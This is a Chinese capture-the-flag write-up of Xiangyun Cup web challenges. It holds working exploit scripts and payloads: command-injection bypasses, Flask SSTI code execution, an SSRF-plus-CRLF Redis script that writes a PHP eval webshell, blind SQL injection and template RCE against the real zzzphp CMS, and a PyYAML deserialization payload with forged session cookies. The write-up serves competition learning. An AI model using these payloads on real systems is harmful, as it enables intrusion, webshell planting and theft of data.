首届祥云杯网络安全大赛

> 这次比赛师傅们太辛苦了，羽师傅，atao师傅 m3w师傅 园子 air师傅....
>
> 后援团牛皮~
>
> 自己也学习了好多知识。下一次继续加油~

by Firebasky

Command

`考察命令执行`

`|sort%09ind??????`

```
  $a = shell_exec("ping -c 4 ".$ip);
  $ip=$_GET['url'];
if(preg_match("/(;|'| |>|]|&|
|\\$|python|sh|nc|tac|rev|more|tailf|index|php|head|nl|tail|less|cat|ruby|per
l|bash|rm|cp|mv|\*|\{)/i", $ip)){
  }
  }else if(preg_match("/.*f.*l.*a.*g.*/", $ip)){
```

之后就是寻找flag

`|ls%09/etc/%09-la`

`drwxr-xr-x 1 root root    4096 Nov 21 06:59 .findflag`

`|sort%09/etc/.findfla?/fla?.txt`

学习新的命令

```
xargs
#查找flag
find / -name "*" | xargs grep "flag{"
xargs  能够从文件的输出中读取数据
#-r表示递归查询
grep "flag" -r /
```

flaskbot

Solved by yu22x and atao


`考察 ssti`

`前端可以输入字符Input your Lucky Num(0.0-1000000000.0)`

并且抓包user的地方是1 并且有回显。测试在user地方添加 `{{''.__class__}}`

`修改num的值为NAN`

`NAN是数值数据类型的一类值(Not a Number，非数)`



然后就是构造exp

```python
#寻找可以利用的子类
#-*-codeing = utf-8 -*-
#@Author: Firebasky
#python3
import requests
import base64
url='http://eci-2zead2y1e7kplds54vzd.cloudeci1.ichunqiu.com:8888/guess'
for i in range(1,255):
    payload = "{{().__class__.__base__.__subclasses__()["+str(i)+"]}}"
    # print(payload)
    payload = payload.encode('utf-8')
    payload = base64.b64encode(payload)
    payload = payload.decode()
    data = {
        'num': 'NAN'
    }
    headers = {
        'Cookie': 'user={}'.format(payload)
    }
    res = requests.post(url=url, data=data, headers=headers)
    if "warnings.catch_warnings" in res.text:
        print("子类位置是：",i)
        break
```

```python
#-*-codeing = utf-8 -*-
#@Author: Firebasky
#python3
import requests
import base64
url='http://eci-2zead2y1e7kplds54vzd.cloudeci1.ichunqiu.com:8888/guess'
payload = "{{().__class__.__base__.__subclasses__()
[59].__init__.__globals__['__builtins__']['__imp'+'ort__']('o'+'s')
['pop'+'en']('cat /super_secret_fl\"\"ag.txt').read()}}"
payload = payload.encode('utf-8')
```

```python
payload = base64.b64encode(payload)
payload = payload.decode()
data = {
    'num': 'NAN'
}
headers = {
    'Cookie': 'user={}'.format(payload)
}
res = requests.post(url=url, data=data, headers=headers)
print(res.text)
```


```
#其他payload
{{().__class__.__base__.__subclasses__()
[59].__init__.__globals__['__builtins__']['__imp'+'ort__']('o'+'s')
['pop'+'en']('cat /super_secret_fla$@g.txt').read()}}
```

easygogogo

Solved by yu22x

考察逻辑漏洞，cookie签名重复使用

> 这个题自己最开始是通过目录穿越上传服务器存在的文件(如/etc/passwd)，获得cookie，然后利用show页面修改cookie去读/etc/passwd。但是去读的内容就是我们上传的内容~之后就不会啦。
>
> 最后羽师傅成功做出来啦，前面的思路是一样的，只不过我们上传了同一个文件之后会覆盖服务器上面的文件，这时候就需要保存上传文件的cookie签名重新启动题目环境利用show页面去读文件(这时候的文件是完整的)
>
> 只能说羽师傅tql~



然后重新启动环境上传随便文件进行修改cookie

最后解释一下为什么cookie没有改变 可能是服务器使用固定的算法去生成cookie签名,使用就不会改变啦

doyouknowssrf

Solved by yu22x

考察 ssrf CRLF rce

> 是gactf的原题，听羽师傅redis是没有密码的。

```php
<?php
// ini_set("display_errors", "On");
// error_reporting(E_ALL | E_STRICT);
function safe_url($url,$safe) {
    $parsed = parse_url($url);
    #parse_url – 解析 URL，返回其组成部分 存在漏洞(通过@绕过)
    $validate_ip = true;
    if($parsed['port']  && !in_array($parsed['port'],array('80','443'))){#判断端口也可以绕过
        echo "<b>请求错误:非正常端口,因安全问题只允许抓取80,443端口的链接,如有特殊需求请自行修改程序</b>".PHP_EOL;
        return false;
    }else{#判断host部分是不是合法的
        preg_match('/^\d+$/', $parsed['host']) && $parsed['host'] = long2ip($parsed['host']);
        #匹配ip     long2ip()将字符串格式的地址转换成Ivp4地址
        $long = ip2long($parsed['host']);
        #将ip转换成字符串
        if($long===false){
            $ip = null;
            if($safe){
                @putenv('RES_OPTIONS=retrans:1 retry:1 timeout:1 attempts:1');
                #设置环境变量
                $ip    = gethostbyname($parsed['host']);
                #通过域名获取IP地址
                $long = ip2long($ip);
                $long===false && $ip = null;
                @putenv('RES_OPTIONS');
            }
        }else{
            $ip = $parsed['host'];
```

```php
        }
        #再一次判断host部分是不是合法的
        $ip && $validate_ip = filter_var($ip, FILTER_VALIDATE_IP,
FILTER_FLAG_NO_PRIV_RANGE | FILTER_FLAG_NO_RES_RANGE);
    }
    #判断scheme必须是http或者是https
    if(!in_array($parsed['scheme'],array('http','https')) || !$validate_ip){
        echo "<b>{$url} 请求错误:非正常URL格式,因安全问题只允许抓取 http:// 或
https:// 开头的链接或公有IP地址</b>".PHP_EOL;
        return false;
    }else{
        return $url;
    }
}
function curl($url){#执行一个curl请求
    $safe = false;
    if(safe_url($url,$safe)) {
        $ch = curl_init();
        curl_setopt($ch, CURLOPT_URL, $url);
        curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);
        curl_setopt($ch, CURLOPT_HEADER, 0);
        curl_setopt($ch, CURLOPT_SSL_VERIFYPEER, false);
        curl_setopt($ch, CURLOPT_SSL_VERIFYHOST, false);
        $co = curl_exec($ch);
        curl_close($ch);
        echo $co;#会输出内容
    }
}
highlight_file(__FILE__);
curl($_GET['url']);
```

第一步通过@去绕过读内网信息

`原理：libcurl和parse_url的解析差异.`(引用)


```
完整url: scheme:[//[user[:password]@]host[:port]][/path][?query][#fragment]
这里仅讨论url中不含'?'的情况
php parse_url：
host: 匹配最后一个@后面符合格式的host
libcurl：
host：匹配第一个@后面符合格式的host
```

```
?url=http://root:root@127.0.0.1:5000@www.baidu.com/
```


`通过parse_url()函数去解析的host是www.baidu.com 而libcurl解析的host是127.0.0.1:5000最后@后面的会被忽略掉`

第二步验证redis服务

`访问5000端口`




根据hint去访问redis服务



下一步用https协议的CRLF打Redis

5000端口是Flask服务，从消息头可以看出用的是Python-urllib/3.7，这个库爆出过CRLF，刚好可以用来打Redis



之后就利用CRLF去打redis 下面是羽师傅写的脚本

```python
#by yu22x
import urllib.parse
import requests

target= "http://eci-2zebigmdhrm106fzdnv1.cloudeci1.ichunqiu.com/"

payload = ''' HTTP/1.1
config set dir /var/www/html/
config set dbfilename a.php
set x '<?php eval($_POST[1]);?>'
save
foo: '''
payload = urllib.parse.quote(payload).replace("%0A", "%0D%0A")
payload = "?url=http://127.0.0.1:6379/" + payload
payload = urllib.parse.quote(payload)
payload = "?url=http://yu22x@127.0.0.1:5000%20@yu22x" + payload
print(payload)

res = rqquests.get(target + payload)
print(res.text)
```

上面脚本就是利用redis的数据包进行写一句话木马

最后访问执行命令获得flag

> 原题是Gactf的ssrfme，原题多了一个暴力破解密码的操作，是通过主从复制来进行判断的。

```python
#需要密码的exp
import urllib.parse
import requests

target= "url"
#添加密码的参数key
payload = ''' HTTP/1.1
AUTH 123456
config set dir /var/www/html/
config set dbfilename a.php
set x '<?php eval($_POST[1]);?>'
save
foo: '''
payload = urllib.parse.quote(payload).replace("%0A", "%0D%0A")
payload = "?url=http://127.0.0.1:6379/" + payload
payload = urllib.parse.quote(payload)
payload = "?url=http://yu22x@127.0.0.1:5000%20@yu22x" + payload
print(payload)

res = rqquests.get(target + payload)
print(res.text)
```

主从复制的判断方法

这里用到了SLAVEOF命令，可以向外网发送PING数据

```
SLAVEOF vpsip vpsport
#为自己的vps服务器和端口
```

步骤4：身份验证

如果从节点中设置了masterauth选项，则从节点需要向主节点进行身份验证；没有设置该选项，则不需要验证。从节点进行身份验证是通过向主节点发送auth命令进行的，auth命令的参数即为配置文件中的masterauth的值。

如果主节点设置密码的状态，与从节点masterauth的状态一致（一致是指都存在，且密码相同，或者都不存在），则身份验证通过，复制过程继续；如果不一致，则从节点断开socket连接，并重连。

`简单的说就是通过连接主redis的AUTH pwd接口进行暴力破解，如果成功就会有信息，没有成功就没有信息`

easyzzz


Solved by yu22x

`考察sql注入 cms 模板注入`

> 听师傅们说这个题是cbctf的dangerous-function改的

因为是存在的cms，就去zzzphp官网下载源代码进行分析，因为百度已经发了好多zzzcms的漏洞啦，这里就差不多去复现

`下载了源代码之后去访问 更新日志.txt`



发现是1.8.0版本的


`之后就百度找一找poc`

zzzphp存在SQL注入漏洞（CNVD-2020-48676）

★ 关注(0)

CNVD-ID	CNVD-2020-48676
公开日期	2020-09-10
危害级别	高 (AV:N/AC:L/Au:N/C:C/I:N/A:N)
影响产品	zzz中文网 zzzphp v1.8.0
漏洞描述	zzzphp是一款采用PHP+mysql/access/sqlite的建站整站系统。 zzzphp存在SQL注入漏洞，攻击者可利用该漏洞获取数据库敏感信息。
漏洞类型	通用型漏洞
参考链接	
漏洞解决方案	目前厂商尚未提供相关漏洞补丁链接，请关注厂商主页随时更新： http://www.zzzcms.com/
厂商补丁	zzzphp存在SQL注入漏洞

在代码中加入sql语句回显进行测试，当我们传入如下post的id后，返回的sql语句如下所示，已经形成可以利用的SQL注入点了：



利用BENCHMARK函数可以直接构造exp利用时间盲注得到数据库信息。

```
路径：/plugins/sms/sms_list.php?act=del
post 参数：id[%3d(benchmark(20000000*(if(1,1,0)),hex(233333)))%23]like1
```

```python
#by yu22x
import requests
import string
url="http://eci-2zeiw8p0axfdjf9la4g8.cloudeci1.ichunqiu.com/plugins/sms/sms_list.php?act=del"
flag=""
s=string.ascii_lowercase+string.digits+"{}-_,"
for i in range(0,140):
    print(i)
    for j  in s:
        #print(j)
        data={
```

```
        'id[=(benchmark(20000000*(if((ord(substr((select
group_concat(table_name) from information_schema.tables where
table_schema=database()),
{0},1))like({1})),1,0)),hex(233333)))#]'.format(i,ord(j)):'1'
        }
        #print(data)
        try:
            requests.post(url,data=data,timeout=(1.5,1.5))
        except:
            flag+=j
            print(flag)
            break
```

最后注入出用户名密码

`admin fuzzy9inve`

之后是存在一个后台地址泄露的漏洞


`路径: \plugins\webuploader\js\webconfig.php`

可以看到后台地址是 `/admin539/`

修改后台模块进行添加payload

```
{if:var_dump(((strrev(stnetnoc_teg_elif)))((strrev(edoced_46esab))
(Li8uLi8uLi8uLi8uLi8uLi8uLi9mbGFn)))}
```

`修改模板userleft,把if,payload填进去 然后通过index.php页面参数进行访问就可以了`



方法二

by 雪殇师傅

`直接是在/search/页面进行post提交参数`

```
{{leftstr:isf,1}
{leftstr:fs,1}:var_dump(((strrev(stnetnoc_teg_el{leftstr:isf,1}
{leftstr:fs,1})))((strrev(edoced_46esab))
(Li8uLi8uLi8uLi8uLi8uLi8uLi9mbGFn)))}
```

```
POST /search/ HTTP/1.1
Host:
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/72.0.3626.81 Safari/537.36 SE 2.X MetaSr 1.0
DNT: 1
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,
*/*;q=0.8
Referer: http://www.fuckcms.com/form/?reg
```

```
Accept-Language: zh-CN,zh;q=0.9
Content-Type: application/x-www-form-urlencoded
Cookie:PHPSESSID=ighlke8vh4ennfegq6qnd8jlg3; zzz847_usercheck=0;
zzz847_keys=sdasfsdf
Connection: close
Content-Length: 69

keys={{leftstr:isf,1}
{leftstr:fs,1}:var_dump(((strrev(stnetnoc_teg_el{leftstr:isf,1}
{leftstr:fs,1})))((strrev(edoced_46esab))
(Li8uLi8uLi8uLi8uLi8uLi8uLi9mbGFn)))}

```

`雪殇师傅tql~`

profile system

Solved by yu22x atao m3w

`考察 目录穿越 yaml序列化`

> 哎 有点后悔没有赶上复现

那就简单的分析一下这个题,题目要求上传一个yaml ， 或者上传yml文件。因为自己对这个文件不是特别了解就去学习了一下

python：yaml模块

`yaml是一个专门用来写配置文件的语言`

`学习中.....`

题目源代码

`源代码是通过上传文件之后的目录穿越获得的`

```python
#app.py
from flask import Flask, render_template, request, flash, redirect,
send_file,session
import os
import re
from hashlib import md5
import yaml

app = Flask(__name__)
app.config['UPLOAD_FOLDER'] = os.path.join(os.curdir, "uploads")#连接两个或更
多的路径名组件
app.config['SECRET_KEY'] = 'Th1s_is_A_Sup333er_s1cret_k1yyyyy'#密钥
ALLOWED_EXTENSIONS = {'yaml','yml'}#上传类型

def allowed_file(filename):
    return '.' in filename and filename.rsplit('.', 1)[1].lower()

@app.route("/")
def index():
    session['priviledge'] = 'guest'
    return render_template("home.html")#渲染

@app.route("/upload", methods=["POST"])
```

```python
def upload():#对上传文件的处理
    file = request.files["file"]
    if file.filename == '':
        flash('No selected file')
        return redirect("/")
    elif not (allowed_file(file.filename) in ALLOWED_EXTENSIONS):#只能上传允许的文件
        flash('Please upload yaml/yml only.')
        return redirect("/")
    else:#对上传的目录进行md5加密
        dirname = md5(request.remote_addr.encode()).hexdigest()
        filename = file.filename
        session['filename'] = filename
        upload_directory = os.path.join(app.config['UPLOAD_FOLDER'], dirname)
        if not os.path.exists(upload_directory):
            os.mkdir(upload_directory)
        upload_path = os.path.join(app.config['UPLOAD_FOLDER'], dirname, filename)
        file.save(upload_path)
        return render_template("uploaded.html",path = os.path.join(dirname, filename))

@app.route("/uploads/<path:path>")
def uploads(path):#获得上传的数据
#存在目录穿越获得源代码
    return send_file(os.path.join(app.config['UPLOAD_FOLDER'], path))

@app.route("/view")
def view():
    dirname = md5(request.remote_addr.encode()).hexdigest()
    realpath = os.path.join(app.config['UPLOAD_FOLDER'], dirname,session['filename']).replace('..','')
    if session['priviledge'] =='elite' and os.path.isfile(realpath):
        #绕过session 利用 SECRET_KEY 伪造 session 绕过验证
        try:
            with open(realpath,'rb') as f:
                data = f.read()
                #需要绕过正则表达式
                if not re.fullmatch(b"^[ -\-/-\]a-}\n]*$",data, flags=re.MULTILINE):
                    info = {'user': 'elite-user'}
                    flash('Sth weird...')
                else:
                    info = yaml.load(data)#漏洞利用点
                if info['user'] == 'Administrator':
                    flash('Welcome admin!')
                else:
                    raise ()
        except:
            info = {'user': 'elite-user'}
    else:
        info = {'user': 'guest'}
    return render_template("view.html",user = info['user'])

if __name__ == "__main__":
    app.run('0.0.0.0',port=8888,threaded=True)

```

```
74
```

python通过open方式读取文件数据，再通过load函数将数据转化为列表或字典

简单的说就是使用yaml.load()形成yaml反序列化造成rec

利用思路就是 上传一个exp的yaml文件，并且进行伪造cookie，让其进行info = yaml.load(data)执行命令


```
#exp.yaml
!!python/object/new:type
  args: ["z", !!python/tuple [], {"extend": !!python/name:exec }]
  listitems: "\x5f\x5fimport\x5f\x5f('os')\x2esystem('whoami')"
为了绕过正则表达式将其转换成16进制
```

> !!pythonobject"为yaml标签，yaml.load()会识别该标签并调用相应的方法执行反序列化操作

伪造cookie

priviledge为elite

```
python3 flask_session_cookie_manager3.py encode -s
Th1s_is_A_Sup333er_s1cret_k1yyyyy -t
'{"filename":"exp.yaml","priviledge":"elite"}'
```



访问view的时候修改伪造的cookie进行利用yaml.load()

flag获得的方法是通过命令执行将flag所在的文件>定向到上传后的路径然后进行访问获得

> 参考：
>
> SSRF中两个函数的绕过
>
> 2020 GACTF web
>
> Redis Slaveof 命令
>
> XCTF-GACTF 2020 Writeup
>
> CRLF攻击
>
> redis-rogue-getshell
>
> 记CTF比赛中发现的Python反序列化漏洞
>
> zzzphp存在SQL注入漏洞(CNVD-2020-48676)
>
> zzzphp
>
> zzzcms(php) v1.7.5 前台SQL注入及其他
>
> ZZZCMS帮助文档
>
> zzzcms(php) v1.7.5 前台RCE-复现

> 第三届CBCTF官方WP
>
> python：yaml模块
>
> Python PyYAML反序列化漏洞实验和Payload构造
>
> （Python）PyYAML反序列化漏洞
>
> flask-session-cookie-manager
>
> uiuctf20